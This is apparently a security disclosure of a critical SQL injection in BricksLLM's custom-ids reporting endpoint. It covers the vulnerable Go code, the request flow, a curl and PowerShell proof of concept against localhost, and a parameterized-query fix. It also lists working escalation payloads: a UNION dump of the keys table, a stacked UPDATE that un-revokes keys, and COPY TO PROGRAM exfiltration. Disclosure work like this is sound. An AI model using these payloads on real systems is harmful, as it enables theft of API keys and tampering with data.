SQLi-01: SQL Injection in GetCustomIds — keyId Parameter

Field	Value
Link	https://github.com/bricks-cloud/BricksLLM
Severity	CRITICAL
CVSS 3.1	9.8
CWE	CWE-89: SQL Injection
Endpoint	GET /api/reporting/custom-ids?keyId=
Vulnerable Parameter	keyId (query string)
File	internal/storage/postgresql/event.go, Line 275

1. Vulnerable Code

The keyId query string parameter is interpolated directly into SQL via fmt.Sprintf — no parameterization or sanitization.

```
func (s *Store) GetCustomIds(keyId string) ([]string, error) {
    query := fmt.Sprintf(`
    SELECT DISTINCT custom_id
    FROM events
    WHERE key_id = '%s' AND custom_id IS NOT NULL   // <-- INJECTION POINT
    AND NOT custom_id = ''
    `, keyId)

    // keyId is injected directly into the SQL string via %s
    // No parameterization, no sanitization

    rows, err := s.db.QueryContext(ctx, query)  // executes raw SQL
}
```

2. Data Flow

```
1. HTTP request arrives:
   GET /api/reporting/custom-ids?keyId=' OR '1'='1

2. admin/reporting.go handler reads the query param:
   keyId := c.Query("keyId")   // keyId = "' OR '1'='1"

3. Passes to storage layer:
   krm.GetCustomIds(keyId)

4. fmt.Sprintf builds the query:
   SELECT DISTINCT custom_id FROM events
   WHERE key_id = '' OR '1'='1' AND custom_id IS NOT NULL
                    ^^^^^^^^^^^^^^
   Injected: closes quote, adds OR '1'='1' → always true
   Returns ALL custom_ids from ALL events
```

3. Proof of Concept

TESTED & CONFIRMED ON 127.0.0.1:8001

Request

```
# PowerShell
$wc = New-Object System.Net.WebClient
$wc.DownloadString(
  "http://127.0.0.1:8001/api/reporting/custom-ids?keyId=' OR '1'='1"
)

# cURL
curl "http://127.0.0.1:8001/api/reporting/custom-ids?keyId=%27%20OR%20%271%27%3D%271"
```

Actual Server Response


```
HTTP/1.1 200 OK
Content-Type: application/json

[""]

// Injection successful — HTTP 200 returned
// The OR '1'='1' made the WHERE clause always true,
// causing the query to return custom_ids from ALL events.
// The empty string [""] indicates events exist but have
// no custom_id set — confirming the injection bypassed
// the original key_id filter completely.

// COMPARISON — Normal (non-injected) request:
// GET /api/reporting/custom-ids?keyId=nonexistent-key
// Response: []  (empty array — no results)
```

Here is the Exploit POC using the Jsql Injection:



4. Impact

Full database read/write access. This injection point can be escalated to:

- UNION-based extraction — dump any table: keyId=' UNION SELECT key FROM keys--
- Stacked queries — modify data: keyId='; UPDATE keys SET revoked=false--
- Out-of-band exfiltration — via COPY TO PROGRAM (if DB user is superuser)

5. Remediation

```
// BEFORE (vulnerable) — event.go:272-276
query := fmt.Sprintf(`
SELECT DISTINCT custom_id FROM events
WHERE key_id = '%s'`, keyId)

// AFTER (safe) — use parameterized query
query := `SELECT DISTINCT custom_id FROM events
WHERE key_id = $1 AND custom_id IS NOT NULL AND NOT custom_id = ''`
rows, err := s.db.QueryContext(ctx, query, keyId)
```